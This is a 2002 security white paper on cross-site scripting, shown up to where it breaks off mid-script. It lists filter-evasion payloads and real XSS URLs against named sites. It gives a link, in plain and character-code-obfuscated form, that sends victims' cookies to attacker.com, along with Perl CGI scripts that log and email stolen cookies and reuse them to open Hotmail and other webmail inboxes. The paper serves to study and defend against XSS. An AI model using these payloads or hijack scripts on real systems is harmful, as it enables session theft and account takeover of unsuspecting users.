iALERT White Paper

The Evolution of Cross-Site Scripting Attacks

By David Endler
iDEFENSE Labs
dendler@idefense.com

May 20, 2002

iDEFENSE Inc.
14151 Newbrook Drive
Suite 100
Chantilly, VA 20151
Main: 703-961-1070
Fax: 703-961-1071
http://www.idefense.com

TABLE OF CONTENTS

ABSTRACT

It seems today that Cross-Site Scripting (XSS) holes in popular web applications are being discovered and disclosed at an ever-increasing rate. Just glancing at the Bugtraq security mailing list archives at http://online.securityfocus.com/archive/1 over the first half of 2002 shows countless postings of XSS holes in widely used websites and applications.

The security community has already developed numerous proof-of-concept demonstrations in which XSS holes in websites such as Hotmail, eBay, and Excite and in software like Apache Tomcat, Microsoft IIS, Lotus Domino, and IBM Websphere facilitate hijacking of web application user accounts. Almost all of these scenarios require the involvement of an "active" attacker, a person who tries to steal a user's cookie values at the same time that the user is still signed in to his web application session. Generally for this to be successful, the attacker must perform these actions while the user is still signed into the application or else they will receive a "session expired" error page. It is important to note that most types of conventional security measures (i.e. firewalls, intrusion detection systems, virus protection, etc.) currently do very little to detect or protect against these types of attacks.

This paper predicts that fully and semi-automated techniques will aggressively begin to emerge for targeting and hijacking web applications using XSS, thus eliminating the need for active human exploitation. Some of these techniques are detailed along with solutions and workarounds for web application developers and users.

INTRODUCTION

Almost all of today's "stateful" web applications use cookies to associate a unique account with a specific user. Some of the most popular web-based e-mail (webmail) applications include Hotmail (http://www.hotmail.com), Yahoo! (mail.yahoo.com), and Netscape (webmail.netscape.com). Easily over 250 million people on the Internet use these webmail applications. Additionally, most retail, banking, and auction sites use cookies for authentication and authorization purposes, easily accounting for just as many unique user accounts on their collective sites.

In a typical web application logon scenario, two authentication tokens are exchanged — a username and password — for values stored in a cookie, thereafter used as the only authentication token. It is commonly understood that a user's web session is vulnerable to hijacking if an attacker captures that user's cookies[1].

Perhaps the most popular scheme for stealing an Internet user's cookies involves exploiting Cross-Site Scripting (XSS) vulnerabilities. As web application security is becoming a hot topic, the media has latched on to several XSS vulnerabilities recently as the security and privacy implications to the Internet-using public have become clear.[2,3,4,5,6] There are also other less frequently used indirect methods employed by attackers to steal a user's cookies including DNS cache poisoning, exploiting a bug in the client's web browser, or tricking the user into installing a Trojan horse. Once the cookie has been obtained, the active attacker can then (if he or she is quick enough) load the pilfered cookie values, point the browser to the appropriate web application site (e.g. hotmail.com, mail.yahoo.com, etc.) and access the victim's account without bothering to spend time cracking the correct combination of username and password. This has obvious implications depending on the application: an attacker could read a victim's e-mail inbox, access bank records and write a check to his or herself using online bill pay, or buy items using cached retail credit information on sites like Amazon and eBay. For this exploitation to be successful, the attacker must perform these actions before the user's session has expired or else receive a "session expired" error page.

So far, nearly all of the web application session hijacking techniques disclosed to the public have involved an "active" attacker, a warm body who in real-time is trying to break into an account before the victim logs off or before the web application expires the captured victim's cookies. However, security trends all point to the emergence of automated web hijacking exploits that will require little or no supervision from the attacker. Essentially, the only things a potential

[1] http://www.idefense.com/idpapers/SessionIDs.pdf
[2] http://www.cnn.com/2000/TECH/computing/12/08/schwab.cost.idg/
[3] http://www.usatoday.com/life/cyber/tech/2001-08-31-hotmail-security-side.htm
[4] http://www.thestandard.com/article/display/0,1151,18849,00.html
[5] http://www.newsbytes.com/news/02/174173.html
[6] http://www.infoworld.com/articles/hn/xml/01/11/04/011104hnpassport.xml

attacker would require is knowledge of a XSS hole and CGI authoring access on a web server. Technical details and script examples are given in the following sections.

CROSS-SITE SCRIPTING

Cross-Site Scripting (XSS) vulnerabilities are very often misunderstood and not given the due concern and attention they deserve by vendors. XSS is the preferred acronym for "Cross-Site Scripting" simply to minimize the confusion with Cascading Style Sheets (CSS). Simply put, a web application vulnerable to XSS allows a user to inadvertently send malicious data to him or herself through that application. Attackers often perform XSS exploitation by crafting malicious URLs and tricking users into clicking on them. These links cause client side scripting languages (VBScript, JavaScript, etc.) of the attacker's choice to execute on the victim's browser. XSS vulnerabilities are caused by a failure in the web application to properly validate user input.

The following are a few actual XSS vulnerability exploits with embedded JavaScript (highlighted) able to execute on the user's browser with the same permissions of the vulnerable website domain[7]:

- `http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script>`
- `http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>alert('Test');</script>`
- `http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</script>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1`
- `http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E`

Like the above examples, most crafted malicious URLs all typically have the same or similar http:// prefix as the trusted application (e.g. http://www.hotmail.com, http://www.excite.com, etc.)[8,9]. Vendors and maintainers of website applications do not always realize that this aura of legitimacy surrounding many of the crafted malicious XSS URLs exacerbates the issue by making the user that much more likely to trust the link. **Figure 1** in the next section illustrates a typical XSS cookie stealing attack scenario. The attacker can then social engineer his victims into clicking on the malicious URL, and this is often made easier by the fact that most users rarely question the authenticity of a URL, no matter how long, especially given that the http:// domain prefix seems authentic.

[7] some of these have since been fixed. They were taken directly from http://www.devitry.com/holes.html and http://www.office.ac/holes.html - Please see Apologia section
[8] see http://www.cgisecurity.com/articles/xss-faq.shtml
[9] http://www.owasp.org/asac/input_validation/css.shtml

The most common web components that fall victim to XSS vulnerabilities include CGI scripts, search engines, interactive bulletin boards, and custom error pages with poorly written input validation routines. Additionally, a victim doesn't necessarily have to click on a link; XSS code can also be made to load automatically in an HTML e-mail with certain manipulations of the IMG or IFRAME HTML tags (much like the Badtrans worm). There are numerous ways to inject JavaScript code into URLs for the purpose of a XSS attack[10].

The "Cross-Site" part of XSS refers to the security restrictions that a web browser usually places on data (i.e. cookies, dynamic HTML page attributes, etc.) associated with a dynamic website. By causing the user's browser to execute rogue script snippets under the same permissions of the web application domain, an attacker can bypass the traditional Document Object Model (DOM) security restrictions which can result not only in cookie theft but account hijacking, changing of web application account settings, spreading of a webmail worm, etc[11]. The DOM[12] is a conceptual framework for allowing scripts to make changes to dynamic web content and

---

[10] a sampling of XSS examples taken from http://online.securityfocus.com/archive/1/272037/2002-05-09/2002-05-15/0:

```
<a href="javas&#99;ript&#35;[code]">
<div onmouseover="[code]">
<img src="javascript:[code]">
<img dynsrc="javascript:[code]">
<input type="image" dynsrc="javascript:[code]">
<bgsound src="javascript:[code]">
&<script>[code]</script>
&{[code]};
<img src=&{[code]};>
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]">
<img src="mocha:[code]">
<img src="livescript:[code]">
<a href="about:<s&#99;ript>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image: url(javascript:[code]);">
<div style="behaviour: url([link to code]);">
<div style="binding: url([link to code]);">
<div style="width: expression([code]);">
<style type="text/javascript">[code]</style>
<object classid="clsid:..." codebase="javascript:[code]">
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<<script>[code]</script>
<img src="blah"onmouseover="[code]">
<img src="blah>" onmouseover="[code]">
<xml src="javascript:[code]">
<xml id="X"><a><b>&lt;script>[code]&lt;/script>;</b></a></xml>
  <div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script>
```

[11] see http://www.cgisecurity.com/articles/xss-faq.shtml
[12] http://www.w3.org/DOM/

normally is implemented using the web browser's security settings, to prevent such things as malicious websites from retrieving cookies values from other domains.

As mentioned previously, cookie stealing is only one of the many implications of XSS attacks. By subverting client side scripting languages, an attacker can take full control over the victim's browser. This also has more insidious ramifications against users of a web application domain if the attacker chooses to exploit a vulnerability in the browser in order to gain access to the underlying operating system.

A TRADITIONAL XSS POWERED HIJACK

Session hijacking usually involves an attacker using captured, brute-forced, or reverse-engineered authentication tokens (almost always stored in cookies) to seize control of a legitimate user's web application session while that user is logged on to the application. This usually results in the attacker being able to perform all normal web application functions with the same privileges of that legitimate user (e.g. online bill pay, composing an email, etc.).

As mentioned in the previous section, exploiting XSS vulnerabilities are a relatively easy way for an attacker to steal cookies from a user assuming the attacker knows about an XSS vulnerability in a targeted application and the victim is currently logged on to that application. The steps involved for an attacker to hijack a web session using XSS are outlined below.




Figure 1 Traditional XSS Web Application Hijack Scenario

Sequentially, here is a brief walk through:

1. A user is logged on to her web application and the session is currently active. An attacker knows of a XSS hole that affects that application.
2. The user receives a malicious XSS link via an e-mail or comes across it on a web page. Often, an attacker may rely on social engineering with call-to-arms phrasing such as "Check out this story!", "You gotta see this", or "Look at this great deal." For instance, to exploit the XSS hole at hotwired.lycos.com mentioned in the previous section, the HTML behind the crafted malicious link might look like:

```
<html>
<head>
```

```
<title>Look at this!</title>
</head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<
script>document.location.replace('http://attacker.com/steal.cgi?'+docum
ent.cookie);</script>"> Check this CNN story out! </a>
</body>
</html>
```


The JavaScript code causes the victim's browser to be redirected to the attacker's CGI script and provides her Lycos cookies as an argument to the program. The purpose behind appending the cookie to the end of this web request is so that the CGI script can parse it and log it for the attacker's purposes. After clicking on the above link, the final redirected web request may look something like:

```
http://attacker.com/steal.cgi?lubid=010000508BD3046103F43B8264530098C20
100000000;%20p_uniqid=8sJgk9daas7WUMxV0B;%20gv_titan_20=5901=1019511286
```

To add a little more deviousness to the social engineering, an attacker could also add the following JavaScript in order to trick the victim further by displaying a bogus destination location in the lower left hand corner of the browser.

```
<html>
<head>
<title>Look at this!</title>
</head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<
script>document.location.replace('http://attacker.com/steal.cgi?'+docum
ent.cookie);</script>"
onMouseOver="window.status='http://www.cnn.com/2002/SHOWBIZ/News/05/02/
clinton.talkshow.reut/index.html';return true"
onMouseOut="window.status='';return true"> Check this CNN story out!
</a>
</body>
</html>
```

which would look like any normal link:



Unfortunately for the attacker, this particular section of Lycos.com filters out some special characters (like ‘ and +) diffusing the above attempts at exploitation. Not to worry, using some JavaScript encoding tricks[13] and armed with a copy of an ASCII table[14], the attacker creates the following URL to bypass the filters:

```
<html>
<head>
<title>Look at this!</title>
</head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<
script>var u = String.fromCharCode(0x0068);u %2B=
String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0070);u %2B= String.fromCharCode(0x003A);
u %2B= String.fromCharCode(0x002F);u %2B= String.fromCharCode(0x002F);
u %2B= String.fromCharCode(0x0061);u %2B= String.fromCharCode(0x0074);
u %2B= String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0061);
u %2B= String.fromCharCode(0x0063);u %2B= String.fromCharCode(0x006B);
u %2B= String.fromCharCode(0x0065);u %2B= String.fromCharCode(0x0072);
u %2B= String.fromCharCode(0x002E);u %2B= String.fromCharCode(0x0063);
u %2B= String.fromCharCode(0x006F);u %2B= String.fromCharCode(0x006D);
u %2B= String.fromCharCode(0x002F);u %2B= String.fromCharCode(0x0073);
u %2B= String.fromCharCode(0x0074);u %2B= String.fromCharCode(0x0065);
u %2B= String.fromCharCode(0x0061);u %2B= String.fromCharCode(0x006C);
u %2B= String.fromCharCode(0x002E);u %2B= String.fromCharCode(0x0063);
u %2B= String.fromCharCode(0x0067);u %2B= String.fromCharCode(0x0069);
u %2B= String.fromCharCode(0x003F);u %2B=
document.cookie;document.location.replace(u);</script>"
onMouseOver="window.status='http://www.cnn.com/2002/SHOWBIZ/News/05/02/
clinton.talkshow.reut/index.html';return true"
onMouseOut="window.status='';return true"> Check this CNN story out!
</a>
</body>
</html>
```

[13] http://www.eccentrix.com/education/b0iler/tutorials/javascript.htm#cookies
[14] http://www.asciitable.com

To understand the above code, consider the letter-by-letter ASCII hex translation of *http://attacker.com/steal.cgi?*:

```
h -> 0x0068
t -> 0x0074
t -> 0x0074
p -> 0x0070
: -> 0x003A
/ -> 0x002F
...
```

Similar tricks can and have been used to circumvent filtering in web applications, including most webmail services (Hotmail, etc.).

3. The user either clicks on the XSS link in their browser or web enabled e-mail reader, or it is automatically loaded via an HTML IFRAME or IMG manipulation (e.g. <img src = "script.js"> or <iframe = "script.js">). JavaScript (or some other language) executes, transmitting the user's cookie for that application (in this case Lycos) to a CGI script hosted on an external server. In this example, the actual URL that the browser tries to visit is

   http://attacker.com/steal.cgi?lubid=01000000F81038F953EB3C41EB340000585500000000;%20p_uniqid=8s51F99ZdNn/n27HtA

   in which the encoded Lycos cookie values are

   lubid=01000000F81038F953EB3C41EB340000585500000000
   p_uniqid=8s51F99ZdNn/n27HtA

   While not providing as much customized exploitation functionality, attackers have also been known to pass data through other's hosted e-mail CGI scripts in order to maintain a level of anonymity[15].

4. The CGI script logs the cookie value, and the attacker is able to extract the values and load them into his or her own browser. A simple perl CGI script can be used for this purpose:

```
#!/usr/bin/perl
# steal.cgi by David Endler dendler@idefense.com

# Specific to your system
$mailprog = '/usr/sbin/sendmail';

# create a log file of cookies, we'll also email them too
open(COOKIES,">>stolen_cookie_file");

# what the victim sees, customize as needed
print "Content-type:text/html\n\n";
print <<EndOfHTML;
<html><head><title>Cookie Stealing</title></head>
<body>
Your Cookie has been stolen.  Thank you.
</body></html>
EndOfHTML
```

[15] http://email.about.com/library/weekly/aa052801a.htm

```
# The QUERY_STRING environment variable should be filled with
# the cookie text after steal.cgi:
# http://www.attacker.com/steal.cgi?XXXXX

print COOKIES “$ENV{'QUERY_STRING'} from $ENV{‘REMOTE_ADDR’}\n”;


# now email the alert as well so we can start to hijack

open(MAIL,"|$mailprog -t");
print MAIL "To: attacker\@attacker.com\n";
print MAIL "From: cookie_steal\@attacker.com\n";
print MAIL "Subject: Stolen Cookie Submission\n\n";
print MAIL "-" x 75 . "\n\n";
print MAIL “$ENV{'QUERY_STRING'} from $ENV{‘REMOTE_ADDR’}\n”;
close (MAIL);
```

5. Upon receiving an e-mail that a new Lycos cookie has been stolen, the attacker quickly logs on to the user’s account with the pilfered cookie values without having to enter a username or password. The attacker has now hijacked the session from the legitimate user and has full web application functionality as if he or she were that user.

NOW LET'S AUTOMATE IT

One of the biggest obstacles for an attacker in turning a cookie-stealing XSS exploit into a successful web account hijacking exploit is timing. Having to continuously monitor e-mails and CGI logs for newly pilfered cookies and quickly hijack a session before the victim signs out is tedious. Automating the process is well within the technical means of malicious individuals today and has been shown to be quite possible in at least one proof-of-concept demonstration[16].

Automating the session hijacking scenario does not require much more effort, only the same CGI authoring privileges on any web server as in the previous section.




Figure 2 An Automated XSS Hijack

For this example, let's presume the targeted application is Hotmail.com and an attacker has successfully caused a Hotmail user to click on a XSS cookie-stealing link. The following CGI script steals the cookie, loads the cookie values into a HTTP client, and accesses the account from which we can read or delete e-mail, send more malicious XSS links to people in the address book, or even use the account as a launching pad for a malicious webmail worm[17].

The victim's Hotmail cookie values are as follows:

[16] http://eyeonsecurity.net/advisories/imail.html
[17] http://www.sidesport.com/webworm/index.html

```
HMP1=1;

HMSC0899=223victim%40hotmail%2ecomSxAIWq5iIf2ZTc6eTZYkHUqtZeCuYMKoBAB1eiapyad
Kb1RCjuNz5U4%21l1KIOsuBpTEbUKYkmTuzPJVj%2abtLeMyiVGap9BF82YvrP2WPsX4Z6ekH9a7c
Rqq2VqTspQIS33GWygbPEsLOEFIupoiaYZdqmURMJK%21nh6O4u4UNAJUjzOmQ8ye%2at3GjQfi6p
Ba3vTT533tCRmZDy47NZY6cPdkbeHR5soAVnNPyqhvm73a%214%2aFRHPJfOGhT6cbVR9zN%21XDX
3seXv9czjX6cm2lugTnpKZS2UQ0j%21%21PWkyiqS2aSw%2aKk2%2aCquxzpjE2F0uVZgHfznNjVL
PgGV2H%2a5GqZjXf144U0m8HFwlGS9A8RIwNMGtMoSro%2atCU6L6304VyZyJ4vlEM%21adk%24;

MC1=V=3&GUID=0724b14826c9437ct786ba6f2a36b04f;

lang=en-us;

mh=MSFT;

SITESERVER=ID=UID=0724b14876c9437ca786ba6f2a36b44f;

MSPAuth=2JqD6vvUbDzqFAm6O7QVMWaeSdtiJExWGRQ5cmSuJ9CUf4QSJbsQNmKkOCe3RLo%21A5G
hxQ7mtfdZ%2aw3Bc0O7Pwzw%24%24;

MSPProf=2JqD6vvUbB11hog4j6OgbT%21BYwgn3IZN9AyKYUpDNECCi%2a9dBZf37wqxmWtyS%21%
21Z6icYG8dVF30FnbsANQcdN1lQ%21QJCTDiddJAW9oiWSf%2a8g9nwIGclDtNP6Hk2gFlOfZHEju
vkM6Ja1N549eYs1VuhdcHCFWukzbVR%21%218POKn%2aS8vcqVg4ZHHgabh0CQXoxj;

domain=lw4fd.law4.hotmail.msn.com;
```

These cookie values are then sent to the attacker's CGI script as:

```
http://attacker.com/steal2.cgi?HMP1=1;%20HMSC0899=223victim%40hotmail%2ecomSx
AIWq5iIf2ZTc6eTZYkHUqtZeCuYMKoBAB1eiapyadKb1RCjuNz5U4%21l1KIOsuBpTEbUKYkmTuzP
JVj%2abtLeMyiVGap9BF82YvrP2WPsX4Z6ekH9a7cRqq2VqTspQIS33GWygbPEsLOEFIupoiaYZdq
mURMJK%21nh6O4u4UNAJUjzOmQ8ye%2at3GjQfi6pBa3vTT533tCRmZDy47NZY6cPdkbeHR5soAVn
NPyqhvm73a%214%2aFRHPJfOGhT6cbVR9zN%21XDX3seXv9czjX6cm2lugTnpKZS2UQ0j%21%21PW
kyiqS2aSw%2aKk2%2aCquxzpjE2F0uVZgHfznNjVLPgGV2H%2a5GqZjXf144U0m8HFwlGS9A8RIwN
MGtMoSro%2atCU6L6304VyZyJ4vlEM%21adk%24;%20MC1=V=3&GUID=0724b14826c9437ct786b
a6f2a36b04f;%20lang=en_s;%20mh=MSFT;%20SITESERVER=ID=UID=0724b14876c9437ca786
ba6f2a36b44f;%20MSPAuth=2JqD6vvUbDzqFAm6O7QVMWaeSdtiJExWGRQ5cmSuJ9CUf4QSJbsQN
mKkOCe3RLo%21A5GhxQ7mtfdZ%2aw3Bc0O7Pwzw%24%24;%20MSPProf=2JqD6vvUbB11hog4j6Og
bT%21BYwgn3IZN9AyKYUpDNECCi%2a9dBZf37wqxmWtyS%21%21Z6icYG8dVF30FnbsANQcdN1lQ%
21QJCTDiddJAW9oiWSf%2a8g9nwIGclDtNP6Hk2gFlOfZHEjuvkM6Ja1N549eYs1VuhdcHCFWukzb
VR%21%218POKn%2aS8vcqVg4ZHHgabh0CQXoxj;%20domain=lw4fd.law4.hotmail.msn.com;
```

The attacker's Hotmail exploitation specific CGI script:

```
#!/usr/bin/perl
# steal2.cgi by David Endler dendler@idefense.com

use LWP::UserAgent;
use HTTP::Cookies;

$cookie = HTTP::Cookies->new (
 File => $cookiefile,
 AutoSave => 0, );

# Specific to your system
$mailprog = '/usr/sbin/sendmail';
```

```
   # create a log file of cookies, we'll also email them too
   open(COOKIES,">>stolen_cookie_file");

   # what the victim sees, customize as needed
   print "Content-type:text/html\n\n";
   print <<EndOfHTML;
   <html><head><title>Cookie Stealing</title></head>
   <body>
   Your Cookie has been stolen.  Thank you.
   </body></html>
   EndOfHTML


   # The QUERY_STRING environment variable should be
   # filled with
   # the cookie text after steal2.cgi:
   # http://www.attacker.com/steal2.cgi?XXXXX

   print COOKIES "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";


   # now email the alert as well so we can start to hijack

   open(MAIL,"|$mailprog -t");
   print MAIL "To: attacker\@attacker.com\n";
   print MAIL "From: cookie_steal\@attacker.com\n";
   print MAIL "Subject: Stolen Cookie Submission\n\n";
   print MAIL "-" x 75 . "\n\n";
   print MAIL "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
   close (MAIL);

   # this snippet goes to the victim's Hotmail inbox and dumps
   # the output.  An attacker could just as easily add some lines
   # to parse for http://lw4fd.law4.hotmail.msn.com/cgi-bin/getmsg?
   # and then read the individual emails

   $base_url = "http://lw4fd.law4.hotmail.msn.com/cgi-bin/HoTMaiL?";
   $ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
   $request = new HTTP::Request ('GET', $base_url);
   $ua->cookie_jar( $cookie );

   # let's do a little parsing of our input to separate multiple
   # cookies

   # cookies are seperated by a semicolon and
   # a space (%20),
   # this will extract them so we can load them into our
   # HTTP agent

@cookies = split(/;%20/,$ENV{'HTTP_COOKIE'});

   for (@cookies){
          @cookie_pairs = split(/=/, $_);
          $cookie->set_cookie(0, "$cookie_pairs[0]" => "$cookie_pairs[1]", "/",
   ".hotmail.com");
          $cookie->add_cookie_header($request);  }

   # now that our forged credentials are loaded, let's
   # access the victim's Hotmail account!  At this point
   # we can do anything to their account simply by forming the
   # correct URL

   $response = $ua->simple_request( $request );
   $contents = $response->content;
   print COOKIES "$contents\n";
```

CUSTOMIZED FOR AUTOMATED WEBMAIL HIJACKING

The automated features of the CGI script in the previous section alleviate the timing issues involved with XSS powered account hijacking, although customizing it for each vulnerable web application can be tedious and challenging. This section focuses on tricks that attackers use to determine a victim's webmail application of choice in order to expedite a break-in.

Most web servers have a referer[18] field that logs from where a particular web request arrived. This is useful for a multitude of reasons: debugging, market analysis of user behavior and efficacy of ad campaigns to name a few. When a user clicks on a link in a webmail application message, however, the referer field actually contains information about the type of webmail application and in some cases exposes sensitive session ID information (see Appendix A).

For instance, examining the Apache access logs of one such web request from the securitypimps.com website shows the following referer field (highlighted in yellow):

10.10.10.10 - - [22/Apr/2002:14:18:32 MST7MDT] "GET http://securitypimps.com HTTP/1.1" 200 - "Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)" "http://216.33.148.250/cgi-bin/linkrd?_lang=EN&lah=cddcea2075f2f38ce3a70aa743908ee9&lat=1019506708&hm___action=http%3a%2f%2fwww%2esecuritypimps%2ecom"

While the particular ID fields used in the URLs of web applications are outside of the scope of this paper, it is generally not a good idea to expose this information as these fields have a history of security problems. However, using the referer information allows an attacker to formulate a smarter automated exploit script customized for a wide realm of webmail applications. For instance, the following snippet could easily be integrated to the script supplied in the previous section using the referer info in Appendix A (changes highlighted in yellow):

```
#!/usr/bin/perl
# steal2.cgi by David Endler dendler@idefense.com

use LWP::UserAgent;
use HTTP::Cookies;

$cookie = HTTP::Cookies->new (
 File => $cookiefile,
 AutoSave => 0, );

# Specific to your system
$mailprog = '/usr/sbin/sendmail';

# create a log file of cookies, we'll also email them too
open(COOKIES,">>stolen_cookie_file");

# what the victim sees, customize as needed
print "Content-type:text/html\n\n";
print <<EndOfHTML;
```

[18] Yes it's spelled referer and not "referrer", see http://www.dictionary.com/search?q=referer

```
<html><head><title>Cookie Stealing</title></head>
<body>
Your Cookie has been stolen.  Thank you.
</body></html>
EndOfHTML


# The QUERY_STRING environment variable should be
# filled with
# the cookie text after steal2.cgi:
# http://www.attacker.com/steal2.cgi?XXXXX

print COOKIES “$ENV{'QUERY_STRING'} from $ENV{‘REMOTE_ADDR’}\n”;


# now email the alert as well so we can start to hijack

open(MAIL,"|$mailprog -t");
print MAIL "To: attacker\@attacker.com\n";
print MAIL "From: cookie_steal\@attacker.com\n";
print MAIL "Subject: Stolen Cookie Submission\n\n";
print MAIL "-" x 75 . "\n\n";
print MAIL “$ENV{'QUERY_STRING'} from $ENV{‘REMOTE_ADDR’}\n”;
close (MAIL);

# this snippet goes to the victim’s Hotmail inbox and dumps
# the output.  An attacker could just as easily add some lines
# to parse for http://lw4fd.law4.hotmail.msn.com/cgi-bin/getmsg?
# and then read the individual emails

if ($ENV{'HTTP_REFERER'} =~ /linkrd/) {
$webmail_app = “.hotmail.com”;
$base_url = “http://lw4fd.law4.hotmail.msn.com/cgi-bin/HoTMaiL?”;
}
else if ($ENV{'HTTP_REFERER'} =~ /aol/) {
$webmail_app = “webmail.aol.com”;
$base_url = “http://webmail.aol.com/msglist.adp?”;
}
else if ($ENV{'HTTP_REFERER'} =~ /yahoo/)) {
$webmail_app = “.mail.yahoo.com”;
$base_url = “http://us.f211.mail.yahoo.com/ym/ShowFolder?”;
}
else if ($ENV{'HTTP_REFERER'} =~ /netscape/)) {
$webmail_app = “ncmail.netscape.com”;
$base_url = “http://ncmail.netscape.com/msglist.adp?”;
}
else if ($ENV{'HTTP_REFERER'} =~ /lycos/)) {
$webmail_app = “webmail.lycos.com”;
$base_url = “http://be5-
mail.mail.lycos.com/688185332353770086219/gmm_flip.femail?folder=X:zzz:!1inbox:F:0”;
}
else if ($ENV{'HTTP_REFERER'} =~ /cox/)) {
$webmail_app = “webmail.cox.net”;
$base_url = “http://webmail.cox.net/cgi-bin/gx.cgi/AppLogic+mobmain?mbox=Inbox”;
}

$ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
$request = new HTTP::Request ('GET', $url);
$ua->cookie_jar( $cookie );

# let’s do a little parsing of our input to separate multiple
# cookies

# cookies are seperated by a semicolon and
# a space (%20),
# this will extract them so we can load them into our
# HTTP agent

@cookies = split(/;%20/,$ENV{'HTTP_COOKIE'});

for (@cookies){
```

```
        @cookie_pairs = split(/=/, $_);
        $cookie->set_cookie(0, “$cookie_pairs[0]” => “$cookie_pairs[1]”, "/",
"$webmail_app");
